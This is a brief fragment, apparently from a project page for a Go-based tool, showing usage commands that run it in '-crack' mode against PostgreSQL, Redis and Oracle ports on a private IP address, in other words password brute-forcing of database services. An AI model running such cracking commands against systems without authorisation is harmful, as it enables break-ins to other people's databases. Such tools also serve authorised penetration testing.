
Postgresql
go run .\main.go -rhost 192.168.111.211 -rport 5432 -crack -m postgresql
Redis
go run .\main.go -rhost 192.168.111.211 -rport 6379 -crack -m redis

Oracle
go run .\main.go -rhost 192.168.111.211 -rport 1521 -crack -m oracle

Explorar proyectos relacionados
Cargando…